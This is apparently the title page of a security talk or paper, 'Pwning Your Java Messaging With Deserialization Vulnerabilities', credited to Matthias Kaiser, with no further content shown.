Pwning Your Java Messaging With Deserialization Vulnerabilities

Matthias Kaiser